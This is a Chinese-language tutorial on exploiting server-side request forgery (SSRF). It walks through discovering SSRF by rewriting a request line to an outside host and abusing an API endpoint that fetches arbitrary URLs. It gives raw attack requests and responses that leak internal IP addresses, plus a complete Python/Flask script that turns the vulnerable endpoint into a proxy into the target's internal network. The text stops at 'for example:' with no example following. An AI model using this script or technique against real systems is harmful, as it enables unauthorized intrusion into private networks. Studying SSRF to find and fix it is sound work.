0x01 前言
SSRF (Server-Side Request Forgery:服务器端请求伪造)
是一种由攻击者构造形成,由服务端发起请求的一个安全漏洞
原因是由于服务端提供了从其他服务器应用获取数据的功能且没有对地址和协议等做过滤和限制
本文讲解一个ssrf的挖掘方法与一个全回显ssrf的利用方法
0x02 漏洞危害
1. 前期渗透时,利用目标ssrf扫描内网存活主机或端口2. 如果站点是php的利用Gopher协议,去尝试攻击内网3. 搭建代理
0x03 漏洞局限性
1. 大部分情况下都是GET型ssrf漏洞,仅能探测存活,扫描端口、内网域名探测,危害十分有限2. https请求ssl证书无法正常解析
0x04 漏洞分类
ssrf的类型现在通常分为:1. 可回显型2. 非回显型在实战中,非回显型的ssrf用处属实不大,也就不详讲了
0x05 例子
0x05.1 例子: 另类ssrf挖掘
首先看一个平平无奇的数据包:
GET /Host: dss0.xxxxxx.comPragma: no-cacheCache-Control: no-cache,no-transformConnection: close

这样看这个站点平平无奇
但是如果我们把 GET / HTTP/1.1 改成 GET http://xxxx.com HTTP/1.1 呢? 说试就试,这里我改成我的vps



可以看到的却是收到了请求,也就是说,我们在这个平平无奇的地方,挖掘到了一个ssrf
那么在试试访问其它站点


一样可以解析,这样就说明,我们挖掘到了一个全回显的ssrf,那么我们如果要进行下一步的话
是不是就可以通过这个全回显,去尝试构造一个代理了
0x05.2 例子: 一处全回显的ssrf搭代理
迎面看到一个接口管理的功能:

尝试进行内网域名扫描:
ssrf漏洞数据包:POST /api/invokeHttp HTTP/1.1Host: api.xxx.comContent-Length: 134Pragma: no-cacheCache-Control: no-cacheAccept: application/json, text/plain, */*User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/89.0 4389.9 Safari/537.36Content-Type: application/json;charset=UTF-8Accept-Encoding: gzip, deflateAccept-Language: zh-CN,zh;q=0.9,en;q=0.8Cookie: 1Connection: close{"jsonParam":"","headers":[],"files": [],"url":"http://info.xx.com/","requestType":"GET","body":"","ip":"","port":"80","forma t":"utf-8"}响应包:HTTP/1.1 200 OKServer: openrestyDate: Sun, 31 Jan 2021 15:57:57 GMTContent-Type: application/json;charset=UTF-8Content-Length: 244Connection: closeAccess-Control-Allow-Origin: http://poc-intest.xx.comAccess-Control-Allow-Methods: POST, GET, OPTIONS, DELETEAccess-Control-Max-Age: 0Access-Control-Allow-Headers: Authorization,Origin, No-Cache, X-Requested-With, If- Modified-Since, Pragma, Last-Modified, Cache-Control, Expires, Content-Type, X-E4M- With,userId,tokenAccess-Control-Allow-Credentials: trueXDomainRequestAllowed: 1Expires: Sun, 31 Jan 2021 15:57:57 GMTCache-Control: max-age=0{"code":1,"data":"Http Get| url:http://info.xx.com/ | e:org.apache.http.conn.HttpHostConnectException: Connect to info.xx.com:80 [info.xx.com/172.26.202.55, info.xx.com/172.26.202.48] failed: "","message":"访问成功"}
其中data字段就是调用接口以后返回的响应包
通过这个一点,我们就可以自己构造一下,写出一个基于python的代理出来代码如下:
# -*- coding: utf-8 -*-import requestsimport jsonfrom flask import Flask, request, Response, make_responsefrom urllib.parse import urlparsefrom os.path import splitext, basenameapp = Flask(__name__)def get_filetype(url):content_type = 'text/html'response_mimetype = {'.png': 'image/png','.js': 'application/javascript','.jpg': 'image/jpeg','.gif': 'image/gif','.jpeg': 'image/jpeg','.ico': 'image/x-icon','.css': 'text/css','.svg': 'image/svg+xml',}disassembled = urlparse(url)filename, file_ext = splitext(basename(disassembled.path))content_type = response_mimetype.get(file_ext, 'text/html')return content_typedef before_request():proxies = {'http': '127.0.0.1:8080', 'https': '127.0.0.1:8080'}data = request.data or request.form or ''dest_url = 'http://api.xxx.com/api/invokeHttp'ssrfhd = {"header": "cookie","value": "username.test=ext.bmw.test;"}ssrfhedlist = []filist = []ssrfhedlist.append(ssrfhd)dest_data = {'url': request.url,'requestType': request.method.lower(),'files': filist,'body': data,'jsonParam': '','headers': ssrfhedlist,'format': 'utf-8'}headers = dict()for name, value in request.headers:headers[name] = valueheaders['Cookie'] = 'key1=value1;key2=value2;'headers['Host'] = 'api.xxx.com'headers['Content-Type'] = 'application/json'resp = requests.post(url=dest_url, headers=headers,json=dest_data, proxies=proxies)new_headers = {**resp.headers, 'Content-Type': get_filetype(request.url)}if 'Content-Encoding' in new_headers.keys():del new_headers['Content-Encoding']if resp.status_code == "302":resp_content_modify_html = "302"return resp_content_modify_html, resp.status_code, new_headersresp_content_modify = json.loads(resp.content)resp_content_modify_html = resp_content_modify["data"].replace("/n", "")return resp_content_modify_html, resp.status_code, new_headersif __name__ == "__main__":app.run(port=8081, debug=True)
构造完毕以后,像正常使用代理一样连接即可
连接以后,通过该代理,就可以访问对方内网了
例如: